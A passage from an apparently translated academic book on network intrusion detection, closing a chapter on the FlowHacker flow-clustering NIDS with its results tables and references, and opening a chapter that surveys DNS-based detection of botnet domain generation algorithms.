Первый cluster имеет high number of different source ports, а также high number of total bytes sent. Однако такой pattern не был признан suspicious, поскольку number of source ports сам по себе не представляет alarming network threat, unlike number of destination ports, и ни один address in this cluster не был found in any IP blacklist.

При анализе второго cluster видно, что он демонстрирует высокую connectivity с различными users по различным ports, принимает communication on an IRC port и взаимодействует through HTTP, при high number of packets sent и high number of bytes. Это приводит нас к предположению, что эта machine является либо крупным spammer, либо, с учетом ее traffic pattern, может участвовать в DoS attack; поэтому она была labeled as malicious host.

Переходя к третьему cluster, мы обнаружили только high number of SSH communications, что могло представлять Brute-Force SSH attack, как уже наблюдалось в previous section; поэтому он также был labeled as malicious hosts.

Четвертый cluster showed a high number of IRC communications (IRC используется как portal for botnet's C&C communications) вместе с high average packet size. Такое feature distribution заставило нас рассмотреть возможность, что это communicating botnet, и therefore labeling it as malicious hosts. Кроме того, мы решили track the IP addresses и проверить их по нескольким publicly available blacklists; это подтвердило подозрение и categorized the IP addresses as sources of Botnets/Spam. Один из IP addresses led us directly to an authentication page of a C&C.

При анализе последнего alarming cluster мы увидели, что он showed a high number of SMTP communications, но при analysis of its IP addresses выяснилось, что это были только mail server communications, и не обнаружили в них вреда. До этого analysis все IP addresses, present in the malicious clusters, were found in several blacklists, thereby confirming our suspicion.

| Clusters | 1    | 2      | 3    | 4      | 5   | 6    | 7    | 8      | 9    | 10   | 11   | 12   | 13            | 14   | 15   | 16  | 17            | 18   | 19   | 20   | 21            | 22  | 23            | 24   | 25   | 26   | 27 | 28     | 29     |
|----------|------|--------|------|--------|-----|------|------|--------|------|------|------|------|---------------|------|------|-----|---------------|------|------|------|---------------|-----|---------------|------|------|------|----|--------|--------|
| # Flows  | 1605 | 51,773 | 6485 | 13,305 | 529 | 1730 | 1729 | 21,507 | 8523 | 8522 | 1498 | 4686 | 10            | 5653 | 1    | 824 | 5             | 4606 | 1864 | 1676 | 12            | 107 | 13            | 2233 | 2264 | 8091 | 10 | 23,897 | 16,843 |
| Features |      |        |      |        |     |      |      |        |      |      |      |      |               |      |      |     |               |      |      |      |               |     |               |      |      |      |    |        |        |
| 1        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | 1,00 | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 2        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 3        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | 0.37          | -    | 1,00 | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 4        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 5        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | 0.67 | -   | -             | -    | -    | -    | -             | -   | 0.38;<br>0.18 | -    | -    | -    | -  | -      | -      |
| 6        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 7        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 8        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | 1,00 | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 9        | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | 0.54;<br>0.18 | -   | -             | -    | -    | -    | -  | -      | -      |
| 10       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | 0.63;<br>0.21 | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 11       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | 1,00 | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 12       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 13       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 14       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 15       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | 0.61;<br>0.21 | -    | 0.84 | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |
| 16       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | 0.26          | -   | -             | -    | -    | -    | -  | -      | -      |
| 17       | -    | -      | -    | -      | -   | -    | -    | -      | -    | -    | -    | -    | -             | -    | -    | -   | -             | -    | -    | -    | -             | -   | -             | -    | -    | -    | -  | -      | -      |

Table 7.4. Source key clustering content using K-Means

### 7.7.2.2 Destination Aggregation Key Clustering

В отношении clustering by destination aggregation key мы наблюдаем пять clusters (16, 20, 22, 25, 29) с alarming features (Table 7.5).

Анализируя кластер 16, мы видим, что его распределение признаков похоже на то, что при анализе данных ISCX мы понимали как DoS HTTP Flood-атаку, за исключением того, что у этого кластера нет высокого значения числа HTTP-соединений. Поэтому он также может представлять DoS-атаку, но направленную на другие приложения, например DNS. Мы не можем быть уверены в этой атаке, потому что ни один из отслеживаемых портов не показывает высоких значений, и поэтому мы не можем сделать о ней более точный вывод.

Кластер 20 имеет большое число разных IP-адресов источника, портов назначения и байтов. Поскольку эти потоки не имеют высокого среднего размера пакета, это может указывать на сетевое сканирование: эти потоки обращались ко многим разным портам множества разных IP-адресов, что привело к высокому значению байтов, отправленных в ходе этого процесса.

Кластер 22, с другой стороны, имеет распределение признаков, похожее на то, что ранее воспринималось как DoS-атака: большое число разных IP-адресов источника, число портов источника, число HTTP-соединений и число отправленных байтов. Но у него все еще нет высокого значения среднего размера пакета. Поэтому, как и кластер 20, это может быть сетевое сканирование, но на этот раз направленное на HTTP-приложение, то есть, например, probing веб-сайта для поиска уязвимости.

Cluster 25 имеет high number of different IP addresses, average packet sizes and number of bytes sent. Сами по себе эти features, похоже, не соответствуют malicious behavior, поскольку мы interpreted them as a simple burst of traffic.

Наконец, кластер 29 содержит большое число IP-адресов источника, портов назначения, исходящих HTTP-соединений, средних размеров пакетов и отправленных байтов. Этот шаблон очень похож на то, что мы видели для DDoS-атак IRC-ботнета, за исключением числа IRC-соединений. Поэтому он также может соответствовать зараженным хостам, используемым как

третья сторона для атак, но связывающимся со своим ботмастером через C&C-сервер, отличный от IRC; также это могут быть жертвы атакующего, который использует поддельные IP-адреса, чтобы задействовать их как третью сторону.

| Clusters | 1      | 2    | 3    | 4   | 5   | 6      | 7      | 8   | 9             | 10   | 11   | 12   | 13  | 14     | 15  | 16            | 17   | 18   | 19            | 20            | 21            | 22            | 23     | 24  | 25            | 26     | 27            | 28  | 29            |
|----------|--------|------|------|-----|-----|--------|--------|-----|---------------|------|------|------|-----|--------|-----|---------------|------|------|---------------|---------------|---------------|---------------|--------|-----|---------------|--------|---------------|-----|---------------|
| # Flows  | 34,565 | 1447 | 7734 | 888 | 312 | 17,180 | 53,767 | 497 | 7             | 2442 | 2177 | 3089 | 232 | 62,515 | 644 | 12            | 1242 | 1699 | 4987          | 84            | 93            | 23            | 10,883 | 754 | 36            | 22,543 | 16            | 503 | 3             |
| Features |        |      |      |     |     |        |        |     |               |      |      |      |     |        |     |               |      |      |               |               |               |               |        |     |               |        |               |     |               |
| 1        | -      | -    | -    | -   | -   | -      | -      | -   | 0.84;<br>0.11 | -    | -    | -    | -   | -      | -   | 0.41;<br>0.07 | -    | -    | -             | 0.16;<br>0.07 | -             | 0.21;<br>0.05 | -      | -   | 0.15;<br>0.09 | -      | -             | -   | 0.16;<br>0.09 |
| 2        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | 0.22;<br>0.01 | -             | -             | -             | -      | -   | -             | -      | -             | -   | 0.24;<br>0.09 |
| 3        | -      | -    | -    | -   | -   | -      | -      | -   | 0.86;<br>0.16 | -    | -    | -    | -   | -      | -   | 0.59;<br>0.18 | -    | -    | -             | -             | -             | 0.52;<br>0.14 | -      | -   | -             | -      | -             | -   | -             |
| 4        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | 0.84;<br>0.15 |
| 5        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | 0.40;<br>0.18 | -   | -             |
| 6        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 7        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 8        | -      | -    | -    | -   | -   | -      | -      | -   | 0.26;<br>0.16 | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | 0.12;<br>0.11 | -      | -   | -             | -      | -             | -   | -             |
| 9        | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 10       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 11       | -      | -    | -    | -   | -   | -      | -      | -   | 0.85;<br>0.17 | -    | -    | -    | -   | -      | -   | 0.45;<br>0.11 | -    | -    | -             | -             | -             | -             | -      | -   | 0.12;<br>0.05 | -      | -             | -   | 0.10;<br>0.01 |
| 12       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | 0.23;<br>0.01 | -             | -      | -   | -             | -      | -             | -   | -             |
| 13       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 14       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 15       | -      | -    | -    | -   | -   | -      | -      | -   | 0.26;<br>0.07 | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | 0.15          | -             | 0.21;<br>0.07 | -      | -   | 0.45;<br>0.18 | -      | -             | -   | 0.40;<br>0.05 |
| 16       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |
| 17       | -      | -    | -    | -   | -   | -      | -      | -   | -             | -    | -    | -    | -   | -      | -   | -             | -    | -    | -             | -             | -             | -             | -      | -   | -             | -      | -             | -   | -             |

Table 7.5. Destination key clustering content using K-Means

### 7.7.2.3 Discussion

Таблица 7.6 обобщает информацию о вторжениях, найденных во время этого анализа, с акцентом на связанные с активностью ботнетов. Номера признаков см. в последнем столбце таблицы 7.1. Таблица показывает, что FlowHacker смог обнаружить и идентифицировать атаки в реальном трафике компании, как входящем, так и исходящем. Такие результаты позволяют нам подтвердить, что реальные угрозы действенны и являются проблемой для компаний. Также они позволяют проверить, что наша система эффективна в обнаружении таких угроз, включая ботнеты, и может использоваться компаниями для их предотвращения. Это позволяет дать положительный ответ на вопросы 1-4.

Table 7.6. Real data analysis results with botnet cases emphasized

| Cluster # | Aggregation Key | Highlighted Features | Type of Attack          |
|-----------|-----------------|----------------------|-------------------------|
| 15        | Source          | 1, 3, 5, 8, 11, 15   | Spam/DoS                |
| 16        | Destination     | 1, 3, 6              | DoS                     |
| 17        | Source          | 10                   | Brute-force SSH         |
| 20        | Destination     | 1, 2, 15             | Network scan            |
| 21        | Source          | 9, 16                | Botnet communication    |
| 22        | Destination     | 1, 3, 8, 15          | Web application probing |
| 27        | Source          | 1, 2, 5, 8, 11, 15   | DDoS IRC botnet         |
| 29        | Destination     | 1, 2, 4, 11, 15      | DDoS botnet             |

## 7.8 Conclusion

Эта глава представляет approach and a system для анализа traffic from fast networks, таких как быстрые connection links of ISPs, где traditional IDSs ограничены из-за неспособности анализировать большие объемы traffic, circulating in these links, and to analyze encrypted data.

Система основана на анализе сетевых потоков, что делает ее способной анализировать такие каналы соединения. Подход, лежащий в основе системы, позволяет обнаруживать вредоносные хосты без предварительного знания о том, что мы ищем, или чистых обучающих данных. Сочетание техник data mining для извлечения признаков из сетевых потоков и техник ML для анализа данных позволяет обнаруживать вредоносное поведение без специального обучения, за исключением неизбежного человеческого вмешательства при первом запуске системы.

FlowHacker NIDS реализует этот подход и был оценен как на синтетических, так и на реальных данных, причем реальные данные были предоставлены крупным португальским ISP. Результаты обоих анализов показывают, что система может использоваться для обнаружения угроз, таких как DDoS-команды через C&C-коммуникации ботнета, выявленные при анализе реальных данных.

## Acknowledgments

Эта работа была частично поддержана ЕС через проект H2020-700692 (DiSIEM), а также national funds through Fundacao para a Ciencia e a Tecnologia (FCT) with references UID/CEC/00408/2019 (LASIGE) and UID/CEC/50021/2019 (INESC-ID). Мы сердечно благодарим Henrique Santos за feedback on a previous version of this work.

## References

- [1] Akamai. State of the internet, 2017. Q1 2017 report.
- [2] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass. A survey of botnet and botnet detection. In 3rd International Conference on Emerging Security Information, Systems and Technologies, pages 268-273, 2009.
- [3] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. IEEE Computer, 50(7):80-84, 2017.
- [4] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. International Journal of Information Security, 15(5):455-473, 2016.
- [5] Michel Van Eeten, Johannes Bauer, Hadi Asghari, Shirin Tabatabaie, and David Rand. The role of internet service providers in botnet mitigation an empirical analysis based on spam data, 2010. OECD STI Working Paper 2010/5.
- [6] Guy Bruneau. The history and evolution of intrusion detection, SANS institute, 2001. [www.sans.org/reading-room/whitepapers/detection/history-evolution-intrusion-detection-344](http://www.sans.org/reading-room/whitepapers/detection/history-evolution-intrusion-detection-344).
- [7] Justine Sherry, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Blindbox: Deep packet inspection over encrypted traffic. ACM SIGCOMM Computer Communication Review, 45(4):213-226, 2015.
- [8] Benoit Claise. Cisco systems netflow services export version 9. RFC 3954, October 2004.



- [9] Benoit Claise, Brian Trammell, and Paul Aitken. Specification of the IP flow information export (IPFIX) protocol for the exchange of flow information. STD, 77, September 2013.
- [10] Bingdong Li, Jeff Springer, George Bebis, and Mehmet Hadi Gunes. A survey of network flow applications. *Journal of Network and Computer Applications*, 36(2):567-581, 2013.
- [11] S. Harold Javitz and Alfonso Valdes. The SRI IDES statistical anomaly detector. In *Proceedings IEEE Computer Society Symposium on Research in Security and Privacy*, 1991.
- [12] Herve Debar, Marc Dacier, and Andreas Wespi. Towards a taxonomy of intrusion detection systems. *Computer Networks*, 31(8):805-822, April 1999.
- [13] Jeffrey Dean and Sanjay Ghemawat. Mapreduce: Simplified data processing on large clusters. *Communications of the ACM*, 51(1):107-113, 2008.
- [14] Konstantin Shvachko, Hairong Kuang, Sanjay Radia, and Robert Chansler. The Hadoop distributed file system. In *IEEE 26th Symposium on Mass Storage Systems and Technologies*, pages 1-10, 2010.
- [15] Ali Shiravi, Hadi Shiravi, Mahbod Tavallaee, and Ali A Ghorbani. Toward developing a systematic approach to generate benchmark datasets for intrusion detection. *Computers & Security*, 31(3):357-374, 2012.
- [16] NfDump. <https://github.com/phaag/nfdump>. Accessed: 2018-12-27.
- [17] SiLK. <https://tools.netsa.cert.org/silk/>. Accessed: 2018-12-27.
- [18] Carl Livadas, Bob Walsh, David Lapsley, and Tim Strayer. Using machine learning techniques to identify botnet traffic. In *Proceedings of the 31st IEEE Conference on Local Computer Networks*, 2006.
- [19] Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection. In *Proceedings of the 17th USENIX Security Symposium*, 2008.
- [20] Guofei Gu, Junjie Zhang, and Wenke Lee. BotSniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium*, 2008.
- [21] W. Timothy Strayer, David Lapsely, Robert Walsh, and Carl Livadas. Botnet detection based on network behavior. In *Botnet detection*, pages 1-24. Springer, 2008.
- [22] Yuanyuan Zeng, Xin Hu, and Kang G Shin. Detection of botnets using combined host-and network-level information. In *Proceedings of the 2010 IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 291-300, 2010.
- [23] Anna Sperotto and Aiko Pras. Flow-based intrusion detection. In *12th IFIP/IEEE International Symposium on Integrated Network Management and Workshops*, pages 958-963, 2011.
- [24] Laurens Hellemons, Luuk Hendriks, Rick Hofstede, Anna Sperotto, Ramin Sadre, and Aiko Pras. SSHCure: A flow-based SSH intrusion detection system. In *IFIP International Conference on Autonomous Infrastructure, Management and Security*, pages 86-97, 2012.
- [25] M. Patrick Collins and Michael K Reiter. Hit-list worm detection and bot identification in large networks using protocol graphs. In *Recent Advances in Intrusion Detection*, pages 276-295. Springer, 2007.
- [26] Thomas Dubendorfer, Arno Wagner, and Bernhard Plattner. A framework for real-time worm attack detection and backbone monitoring. In *1st IEEE International Workshop on Critical Infrastructure Protection*, 2005.
- [27] Thomas Dubendorfer and Bernhard Plattner. Host behaviour based early detection of worm outbreaks in internet backbones. In *14th IEEE International Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprise*, pages 166-171, 2005.

- [28] Tao Peng, Christopher Leckie, and Kotagiri Ramamohanarao. Survey of network-based defense mechanisms countering the DoS and DDoS problems. *ACM Computing Surveys*, 39(1):3, 2007.
- [29] Aiyung-Sup Kim, Hun-Jeong Kong, Seong-Cheol Hong, Seung-Hwa Chung, and James W Hong. A flow-based method for abnormal network traffic detection. In *IEEE/IFIP Network Operations and Management Symposium*, pages 599-612, 2004.
- [30] Yan Gao, Zhichun Li, and Yan Chen. A dos resilient flow-level intrusion detection approach for high-speed networks. In *26th IEEE International Conference on Distributed Computing Systems*, 2006.
- [31] Anna Sperotto, Gregor Schaffrath, Ramin Sadre, Cristian Morariu, Aiko Pras, and Burkhard Stiller. An overview of IP flow-based intrusion detection. *Communications Surveys & Tutorials*, IEEE, 12(3):343-356, 2010.
- [32] Gustavo Nascimento and Miguel Correia. Anomaly-based intrusion detection in software as a service. In *1st International Workshop on Dependability of Clouds, Data Centers and Virtual Computing Environments*, pages 19-24, 2011.
- [33] Leonid Portnoy, Eleazar Eskin, and Sal Stolfo. Intrusion detection with unlabeled data using clustering. In *In Proceedings of ACM CSS Workshop on Data Mining Applied to Security*, 2001.
- [34] Pedro Casas, Johan Mazel, and Philippe Owezarski. Unsupervised network intrusion detection systems: Detecting the unknown without knowledge. *Computer Communications*, 35(7):772-783, 2012.
- [35] Daniel Goncalves, Joao Bota, and Miguel Correia. Big data analytics for detecting host misbehavior in large logs. In *Proceedings of IEEE Trustcom*, 2015.
- [36] Ivo Vacas, Iberia Medeiros, and Nuno Neves. Detecting network threats using OSINT knowledge-based IDS. In *Proceedings of the 14th European Dependable Computing Conference*, pages 128-135, 2018.
- [37] Luis Sacramento, Iberia Medeiros, Joao Bota, and Miguel Correia. FlowHacker: Detecting unknown network attacks in big traffic data using network flows. In *Proceedings of IEEE Trustcom*, 2018.
- [38] OpenVault. Open vault. <http://openvault.com/>. Accessed: 2018-12-27.
- [39] Martin Ester, Hans-Peter Kriegel, Jorg Sander, Xiaowei Xu. A density-based algorithm for discovering clusters in large spatial databases with noise. *Data Mining and Knowledge Discovery*, 96:226-231, 1996.
- [40] Ian H. Witten, Eibe Frank, and Mark A. Hall. *Data Mining: Practical Machine Learning Tools and Techniques*. Morgan Kaufmann, 3rd edition, 2011 Burlington, MA, USA.

## СНОСКИ

- [1] [www.unb.ca/research/iscx/dataset/iscx-IDS-dataset.html](http://www.unb.ca/research/iscx/dataset/iscx-IDS-dataset.html)

# Глава 8. Методы обнаружения алгоритмов генерации доменов с помощью сетевого анализа и машинного обучения

Federica Bisio, Salvatore Saeli and Danilo Massa

aizoOn, Strada del Lionetto, Torino, Italy

## 8.1 Introduction

Киберпреступность является одной из наиболее серьезных угроз современному обществу, с огромными последствиями как для компаний или организаций, так и для отдельных людей [1-5]. В последние годы ключевую роль в киберпреступности играют ботнеты [6-8], определяемые как сети скомпрометированных компьютеров (часто называемых зомби или ботами), которыми удаленный злоумышленник (часто называемый владельцем ботнета, bot herder) управляет через специальные C&C-каналы. Среди различных угроз атаки на основе DGA недавно стали критически важной проблемой для обеспечения успеха ботнета, поскольку они позволяют повысить устойчивость связи между ботами и C&C-инфраструктурой.

Действительно, сила ботнета заключается в его высоко распределенной и крайне изменчивой сети, которая делает отслеживание и восстановление всех зараженных компонентов очень сложной задачей и тем самым позволяет распространять широкий спектр вредоносных и незаконных действий, таких как ransomware, exploit kits или банковские трояны [9-13].

В ботнетах владелец ботнета и боты могут обмениваться информацией с использованием разных протоколов; например, ботнеты на основе peer-to-peer (P2P) обладают более устойчивой C&C-структурой, которую трудно обнаружить и вывести из строя, но обычно их сложнее реализовать и сопровождать. Многие злоумышленники пытаются объединить простоту централизованных C&C с устойчивостью P2P-структур, используя HTTP-ботнеты, которые находят свои C&C-серверы через динамическую генерацию доменов с помощью DGA, также известную как domain flux.

Эта техника основана на следующих шагах: сначала каждый бот использует предварительно вычисленное начальное значение, известное владельцу ботнета (например, текущую дату), чтобы автоматически сгенерировать сотни или тысячи псевдослучайных доменных имен, представляющих кандидаты в C&C-домены. Затем бот отправляет DNS-запросы, пока не подключится к IP-адресу, связанному с разрешенным доменом. Ключевое преимущество этой стратегии состоит в том, что даже если одно или несколько C&C-доменных имен или IP-адресов идентифицированы и восстановлены, боты будут запрашивать следующий набор автоматически сгенерированных доменов и в конце концов получат IP-адрес перемещенного C&C-сервера. Чтобы получить хороший уровень гибкости и устойчивый канал связи между ботами и C&C, DGA являются широко применяемой техникой управления ботнетами [8,14-20]. Поэтому обнаружение DGA - задача критической важности в кибербезопасности.

В этой главе мы предоставим исчерпывающий обзор современных методов обнаружения DGA. Среди множества разных подходов анализ на основе DNS является одним из наиболее подходящих для получения быстрых ответов, поскольку он не требует дампов файлов и нуждается только в анализе небольшой части сетевого трафика (в частности, он может игнорировать полезную нагрузку пакетов).

Подробно говоря, существуют три основные причины обнаруживать DGA-ботнеты с использованием DNS-трасс. Во-первых, DNS-запросы необходимы для поиска IP-адресов C&C-доменов. Во-вторых, фокусировка на сравнительно небольшом объеме трафика помогает повысить производительность, делая возможным обнаружение ботов в реальном времени. В-третьих, поскольку обнаружение ботов возможно только по DNS-трассам в момент поиска C&C-доменов, может оказаться возможным остановить атаки еще до того, как они произойдут.

По этим причинам многие недавние работы сосредоточены на автоматическом распознавании DGA в DNS-трафике всякий раз, когда такие проявления возникают. Было предпринято много усилий по применению контролируемых или сигнатурных подходов [21], но они получили ограниченные результаты в крайне динамичной DGA-среде. Поэтому в некоторых работах применялись неконтролируемые техники к данным DNS-трафика, предоставленным некоторыми интернет-провайдерами [22-25], или полученным путем сбора DNS-трафика одной сети [17,19,26].

После обзора техник обнаружения DGA на основе DNS мы опишем эффективный алгоритм обнаружения DGA, который анализирует DNS-трафик одной сети почти в реальном времени. В этом контексте способность обнаружить атаку почти в реальном времени имеет критическое значение, поскольку она позволяет быстро отреагировать и является единственным способом предотвратить потенциально серьезный ущерб компании, работающей внутри атакуемой сети.

Остальная часть главы организована следующим образом. После представления основных понятий, связанных с DGA, в разделе 8.2 раздел 8.3 дает обзор техник обнаружения DGA с контролируемыми подходами, а раздел 8.4 описывает неконтролируемые подходы. Раздел 8.5 вводит платформу мониторинга, содержащую метод обнаружения DGA, который находится в центре внимания этой главы и подробно описывается вместе с соответствующими экспериментальными результатами. Наконец, выводы приведены в разделе 8.6.

## 8.2 Background

DGA, также определяемый как domain flux, - это техника, часто используемая злоумышленниками, чтобы скрывать вредоносные серверы и обходить черные списки. При этой технике каждый бот, используя предварительно вычисленное начальное значение, известное владельцу ботнета (например, текущую дату), автоматически генерирует сотни или тысячи псевдослучайных доменных имен, которые представляют кандидаты в C&C-домены. После этого бот начинает отправлять DNS-запросы, пока не подключится к IP-адресу, связанному с разрешенным доменом. Главное преимущество этой стратегии состоит в том, что даже если одно или несколько C&C-доменных имен или IP-адресов идентифицированы и восстановлены, боты будут запрашивать следующий набор автоматически сгенерированных доменов и в конце концов получат IP-адрес перемещенного C&C-сервера.

Техника, которая представляет противоположный подход, применяемый злоумышленниками, определяется как IP flux или fast flux. Действительно, распространенная практика владельцев ботнетов - организовывать своих ботов в сети fast flux service networks (FFSN): некоторые боты, выбранные из пула управляемых машин, используются как фронтенд-прокси, которые пересылают данные между (возможно ничего не подозревающим) пользователем и защищенным скрытым сервером. Техника, лежащая в основе таких структур, - fast flux, то есть быстрое и повторяющееся изменение ресурсной записи интернет-хоста и/или сервера имен в DNS-зоне, приводящее к быстрым изменениям IP-адресов, в которые разрешается домен. FFSN делают отслеживание и восстановление всех зараженных компонентов чрезвычайно сложными.

Домены, сгенерированные алгоритмом, обычно являются псевдослучайными доменами, разделяющими по крайней мере некоторые общие лингвистические атрибуты. Однако известно [17], что некоторые современные DGA используют слова из английского словаря с небольшими модификациями. Поэтому обычно можно найти общие шаблоны, способные характеризовать конкретное C&C-соединение и определять поведение конкретного бота.

Более конкретно можно различить разные типы схем доменов:

- Alphabetic or alphanumeric: символы домена являются псевдослучайными символами, извлеченными из распределения, соответственно не содержащего или содержащего цифры.
- Dictionary-based: символы домена образуют слова, извлеченные из словаря.

В обоих случаях домены, сгенерированные алгоритмом, могут иметь фиксированную или переменную длину.

Следующие ботнеты, изученные в работах современного уровня, используют DGA, чтобы избежать обнаружения. Некоторые примеры:

- PushDO [27], также известный как Pandex или Cutwail, использует alphabetic-схему фиксированной длины.
- Kraken [28], также известный как Bobax или Oderoor, использует alphabetic-схему переменной длины.
- Necurs [29], использующий alphabetic-схему переменной длины. Все эти варианты будут приняты во внимание в разделе экспериментальной оценки.

## 8.3 DGA Detection with Supervised Approaches

Ботнеты обычно опираются на DNS, чтобы поддерживать гибкое подключение к C&C. Простой, но эффективный способ нарушить их работу - занести вредоносные домены в черный список или добавить правило фильтрации в firewall либо систему обнаружения сетевых вторжений.

Пытаясь уклониться от черных списков доменных имен, злоумышленники могут использовать DNS-agility. Распространенный пример включает генерацию тысяч случайно созданных доменов с десятками записей A или NS либо доменов, используемых лишь в течение нескольких часов жизненного цикла ботнета. В работе [21] предлагается Notos для пассивного анализа данных DNS-запросов внутри сети. Эта система основана на предположении, что вредоносное использование DNS обладает уникальными характеристиками, которые можно отличить от легитимных DNS-сервисов. Поэтому Notos строит модели известных легитимных доменов и вредоносных доменов. В частности, историческая DNS-информация, пассивно полученная из нескольких DNS-резолверов, собирается для построения модели легитимных ресурсов, тогда как информация о вредоносных доменных именах и IP-адресах получается из таких источников, как spam-traps, honeynets и сервисы анализа вредоносного ПО. Модели строятся на основе статистических признаков, связанных с такой информацией, как геолокация, структура доменов и число соединений с вредоносными источниками.

После построения моделей система использует их, чтобы вычислить для нового домена репутационную оценку, указывающую, является ли домен вредоносным или легитимным. Авторы оценили Notos в крупной сети с DNS-трафиком от 1.4 миллиона пользователей: результаты показывают, что система способна обнаруживать вредоносные домены с точностью 96.8% и низкой долей ложных срабатываний (0.38%), а также может идентифицировать эти домены за недели или даже месяцы до их появления в публичных черных списках.

Хотя результаты достаточно удовлетворительны, одно из основных ограничений этой системы заключается в том, что она не способна назначать репутационные оценки доменным именам с

очень малым объемом исторической (passive DNS) информации. Поэтому в такой ситуации сбор данных для построения эффективного контролируемого классификатора может быть нетривиальным. Например, если злоумышленник всегда покупает новые доменные имена и новые адресные пространства, Notos не сможет точно назначить репутационную оценку новым доменам. В пространстве IPv4 это крайне маловероятно из-за приближающегося исчерпания доступного адресного пространства, но для IPv6 это может представлять огромную проблему.

BotCensor [30] - это фреймворк, который использует двухэтапное обнаружение аномалий, чтобы определить, заражен ли хост определенным DGA-вредоносным ПО. На первом этапе модель Маркова используется для идентификации вредоносных доменов, а на втором этапе потенциально вредоносные хосты повторно рассматриваются алгоритмами novelty detection. Для проверки BotCensor авторы провели исследование с использованием как нескольких наборов данных из публичных источников, так и реальных DNS-трасс. Хотя полученные результаты достаточно удовлетворительны, эта система также имеет ограничения. В частности, если злоумышленнику известна логика первого этапа обнаружения аномалий BotCensor, он или она может использовать домены, похожие на легитимные, как объекты DNS-сопоставления.

Из-за ограничений контролируемого подхода в следующем разделе мы рассмотрим неконтролируемые DNS-подходы, которым не нужны размеченные данные.

## 8.4 DGA Detection with Unsupervised Approaches

